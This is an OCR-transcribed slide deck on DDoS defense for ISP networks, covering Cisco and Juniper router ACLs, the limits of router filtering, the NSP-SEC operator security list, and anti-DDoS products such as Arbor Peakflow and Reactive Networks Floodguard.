
Mark the pkt w/ something unique

Anything that matches ACL 104 – throw away

Cisco rACL

- **Receive ACL**
  - **Only available on 12.0(22)S for 12000 and 12.0(24)S for 7500**
- **Protects the router**

xACLs 101


receive ACLs [rACL]
infrastructure ACLs [iACL]
transit ACLs edge [tACLe]
transit ACLs access [tACLa]
Router “types”
Edge
Core
Access
Customer
transit ACLs CPE [tACLcpe]

Cisco and ACLs

- Router hardening
  - rACLs
    - **`ip receive acl`** ***`number`***
      - Global command
    - Be careful filtering ssh and BGP
    - Protects the Route Processor
  - iACLs (to core - links and loopbacks, out - debug/MPLS)
  - tACLs (edge, access)
  - ACLs
    - In “HW” on Eng2/3/4+/6 and Sup2/720 (128/448 ACEs on Eng2, 1000+ on Eng3)
    - In “SW” for rACLs (at least on Eng2)

Juniper

- Internet Processor II - Filtering, sampling, and rate limiting capabilities (same as Cisco but faster) (JUNOS 4.4)
  - Firewall filtering done in hardware (from 3.2)
- Independent Processor – no effect on the router performances
- Blocks legitimate traffic as well

Juniper – Stopping Smurf

- M-series routers rate limit ICMP echo requests directed to the router so that no more than 1,000 per second reach the Routing Engine
- M-series routers do not support directed broadcast
- http://www.juniper.net/techcenter/app_note/350001.html

Why Routers can't Protect

- ACL and CAR
  - Throws away good with the bad
  - Performance degradation
    - Central CPU being hit
    - During DDoS router non-responsive
  - Requires dynamic reconfiguration during attack
- Weak in defending the following attacks
  - Random everything (Targa)
  - Incomplete connections (Naphta)
  - Spoofed SYN floods
  - DNS attacks
  - Client attacks (http)
  - Zombie behind a proxy

NSP-SEC

- Sept 2002 – ISP/NSP Operations Security engineers could not:
  - Find their security colleagues at directly connected peers
  - Find security engineers at providers 2 hops away
  - Find any security engineers at big Asia providers
- No way to work together when under distributed attacks
- June 2004: security engineers now work together to mitigate attacks

NSP-SEC - 2

- NSP-SEC – Closed security operations alias for engineers actively working with NSPs/ISPs to mitigate security incidents
- Multiple layers of sanity checking the applicability and trust levels of individuals
- Not meant to be perfect – just better than what we had before
- http://puck.nether.net/mailman/listinfo/nsp-security
- Being a “security guru” does not qualify
- Being from a “government” does not qualify
- You need to be someone who *touches* a router in the ISP backbone
- No lurkers – if you don’t contribute you will be removed


Overview of anti-DDoS Companies

We won't be covering all of them!


Three major categories

1. Detection boxes + Router filtering
2. On the critical path detection and filtering box
   - Special device
   - Firewalls, Load balancers, Switches
3. Detection & Diversion

Detection boxes + Router filtering



Arbor Peakflow SP Building Blocks




Arbor Peakflow SP Modules

Infrastructure Security	Traffic and Routing	Managed Services
▪DoS/worm detection ▪Traceback ▪Analysis ▪Mitigation	▪Routing management ▪Transit/peering mgmt ▪Customer accounting ▪Backbone mgmt	▪DoS/Worm detection ▪Mitigation ▪Portal integration ▪Customer provisioning

Peakflow|SP

How Arbor Peakflow SP Works



Filter:
Peakflow DoS Controller recommends filters (X), which the network engineer can implement to stop the attack before it brings down key routers, firewalls and IDS solutions, or the entire network.


Arbor Networks

- **Peakflow**
  - Hardened OpenBSD system
- Netflow or Sflow
- Builds suggested ACLs and filters for placement on customer router
  - Requires customer to view filter before applying


Reactive Networks (netZentry)

- **Floodguard**
  - 1U box
  - Linux based
- Modifies upstream Cisco ACLs
  - Doesn’t support Juniper routers
- Spoofs RSTs to close incoming connections
  - Mitigates valid and attack traffic on an equal basis

Reactive Networks

